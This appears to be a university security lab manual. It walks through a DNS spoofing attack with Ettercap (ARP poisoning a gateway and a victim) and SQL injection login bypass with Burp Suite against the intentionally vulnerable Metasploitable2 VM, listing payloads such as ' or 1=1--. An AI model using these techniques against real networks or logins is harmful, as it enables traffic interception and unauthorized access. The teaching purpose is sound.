To perform a DNS Spoofing attack using ETTERCAP.

Description

DNS Spoofing Attack:

DNS spoofing, also referred to as DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g. an IP address.

ARP Poisoning:


Address Resolution Protocol (ARP) poisoning is when an attacker sends falsified ARP messages over a local area network (LAN) to link an attacker's MAC address with the IP address of a legitimate computer or server on the network

ETTERCAP:


Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN.

DNS SPOOFING


Step 1: Open the file and edit the content by updating the ip-address present in the file by your ip-address and also the URL you need to spoof.




Step 2: Ettercap is pre-installed in Kali Linux Platform and open it.




Step 3: From the menu bar Choose Sniff/Unified Sniffing.




Step 4: After choosing Unified Sniffing, a dialogue box will pop up in which we have to choose the appropriate network interface that is used in virtual machine host.




The Unified Sniffing will start automatically after the network interface is chosen.





Step 5: Click Hosts/Scan Host to scan the host available in the selected interface.



Step 6: Click on Hosts/Hosts list to view the list of host present under this interface and set **Default Gateway** as Target 1 and the **victim's ip-address** as Target 2.




Step 7: Click Mitm/ARP poisoning and pop-up appears check mark the option Sniff remote connections and click ok. This poisons the ARP table and can be noticed in the last image.



Step 8: Click Plugins/Manage Plugins and select the DNS spoofing and also start the apache2 service. It will start the listener to spoof the URL requested to the file present in the “/var/www/html” folder and this is done by apache2 server.

```
root@kali:~# service apache2 start
```



Ex.No:8	SQL Injection using Burp Suite
----------------	--------------------------------

AIM:

The objective of this experiment is to:

In this experiment, our target will be a vulnerable web app included as part of Metasploitable2, an intentionally vulnerable Linux virtual machine (VM) designed for testing and practicing purposes. We will be connected to Metasploitable2 on an isolated network with Kali as the attacking machine. [SQL injection Attack]

LAB ENVIRONMENT:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools

INTRODUCTION:

Install a Metasploitable 2 Virtual Machine

Burp suite is a popular tool that can be used to automate testing web apps for vulnerabilities and is conveniently included with Kali. Before we get to that though, we need to set up our target machine.

I will be using Metasploitable 2 in this guide, which you can download from Rapid7.com, but any vulnerable VM will work. If you need help getting it installed, it's just like installing any other VM on your computer, and Null Byte has a few guides you get your virtual lab set up.

One thing to be careful with when using an intentionally vulnerable machine is exposing it to hostile networks. This means that unless you are completely unplugged from the internet, you should be using network address translation (NAT) or host-only mode.

Once everything is set up, log into Metasploitable 2 — both the username and password should be **msfadmin** — and find its IP address using **ifconfig**. What you're looking on the eth0 is the "inet" address, which will be your IP address for testing purposes.

Configure Mutillidae in Your Attack Browser

After finding Metasploitable 2's IP address, navigate to it in order to connect to the web server. I'm using Firefox in Kali to do this.



Click on "Mutillidae" to enter the web app, then navigate to "OWASP Top 10." Now, select "Injection (SQL)," followed by "Extract Data," then "User Info." You will be greeted with a login



screen.

Configure Your Attack Browser for Burp Suite

Next, we need to configure the browser to work with Burp Suite since it acts as a proxy to intercept and modify requests. I'm using Firefox here, but most browsers will be similar.

Open up the browser's "Preferences," click on "Advanced," then the "Network" tab. Select "Settings" next to the *Connection* spot, then make sure it's set to "Manual proxy configuration" and enter

127.0.0.1 as the *HTTP Proxy* and **8080** as the *Port*. Next, check "Use this proxy server for all protocols," make sure there is nothing listed under *No Proxy for*, then click "OK." We're now ready to fire up Burp Suite.

Connection Settings

Configure Proxies to Access the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

☒ Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8080

FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: 127.0.0.1 Port: 8080

☐ SOCKS v4 ☒ SOCKS v5

No Proxy for:


Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Automatic proxy configuration URL:

Help Cancel OK


Intercept the Request with Burp Suite

Open up the Burp Suite app in Kali, start a new project, then go to the "Proxy" tab and ensure that "Intercept is on" is pressed. This will allow us to modify the request from the webpage and insert different values to test for SQL injection. Back on the login page, I have entered an arbitrary username and attempted to log in. You can view the raw request as well as parameters, headers, and even hex information.



We're primarily interested in the username field since this is what we will modify to test for SQL injection flaws. Click on the "Action" button, then "Send to Intruder." Alternatively, right-click anywhere in the request area and do the same.

Configure Positions & Payloads in Burp Suite



Next, go to the "Intruder" tab, and click on "Positions." Burp Suite automatically configures the positions where payloads are inserted when a request is sent to intruder, but since we are only interested in the username field, we can clear all positions by pressing "Clear" on the right. Highlight the value entered for username, and click the "Add" button. We will use the "Sniper" attack type which will run through a list of values in the payload and try them one at a time.

Now our position is set, and we're ready to configure the payload. SQL queries work by interacting with data in the database through the use of statements. The **SELECT** statement is used to retrieve data, so a login query would look like:


```
SELECT username, password FROM users WHERE username='myname' AND
password='mypassword';
```

Let's look at the classic SQL injection command ' or 1=1--. Here is what the SQL statement looks like when entered into the login field:

```
SELECT username, password FROM users WHERE username=" or 1=1-- AND
password=";
```



The single quote effectively turns the first part into a blank string, and 1=1 always evaluates to true, so the username query will now run as "blank" or "true." The double dashes comment out the rest of the query so the password field is ignored. Since "blank" or "true" is always true, and the password field is ignored, the database will return account data.

Click on the "Payloads" tab, and go to "Payload Options" — we can leave all the default settings for now. Here we can enter our payloads into a simple list by either adding them one by one or loading an existing list. Kali comes with a variety of wordlists including one specifically for testing SQL injection vulnerabilities. Hit "Load," and navigate to */usr/share/wordlists/wfuzz/injection/SQL.txt*. Now, we are prepared to launch our attack.



Run an Intruder Attack in Burp Suite

Click the "Start attack" button, and a new window will pop up showing the intruder attack. Here you can view the progress of the requests plus their payload and status. Be patient as this can take quite some time to complete depending on the length of the list



Once intruder is finished, you can view the details of any request simply by clicking on it.

Analyze the Results in Burp Suite

What we are after here is the response. Every single request that was made returned a code 200 response, but oftentimes when a payload is successful you will see a different code. Usually another way to tell if a query succeeded is if the length of the response is noticeably different from the others. I have selected the request

containing the SQL query of ' or 1=1 or '=' because I had previously tested this injection manually, so I knew it would work.


The screenshot shows the 'Intruder attack 1' window in Burp Suite. The 'Results' tab is active, displaying a table of attack results. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. Row 39 is highlighted, showing a successful attack with status 200 and length 24998. The payload for row 39 is ' or 1=1 or '='. Below the table, the 'Request' and 'Response' tabs are visible. The 'Response' tab is selected, showing the raw response data. The response is an HTTP 200 OK from Apache/2.2.8 (Ubuntu) DAV/2, with a Content-Type of text/html and a Content-Length of 24658. The status bar at the bottom indicates 'Finished'.

Request	Payload	Status	Error	Timeout	Length	Comment
30	" or 0=0 #	200	<input type="checkbox"/>	<input type="checkbox"/>	23476	
31	or 0=0 #	200	<input type="checkbox"/>	<input type="checkbox"/>	23476	
32	' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	24759	
33	" or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
34	' or '1'='1'--	200	<input type="checkbox"/>	<input type="checkbox"/>	24763	
35	" or 1 --"	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
36	or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
37	or%201=1	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
38	or%201=1 --	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
39	' or 1=1 or '='	200	<input type="checkbox"/>	<input type="checkbox"/>	24998	
40	" or 1=1 or ""="	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	

HTTP/1.1 200 OK
Date: Thu, 05 Apr 2018 16:22:57 GMT
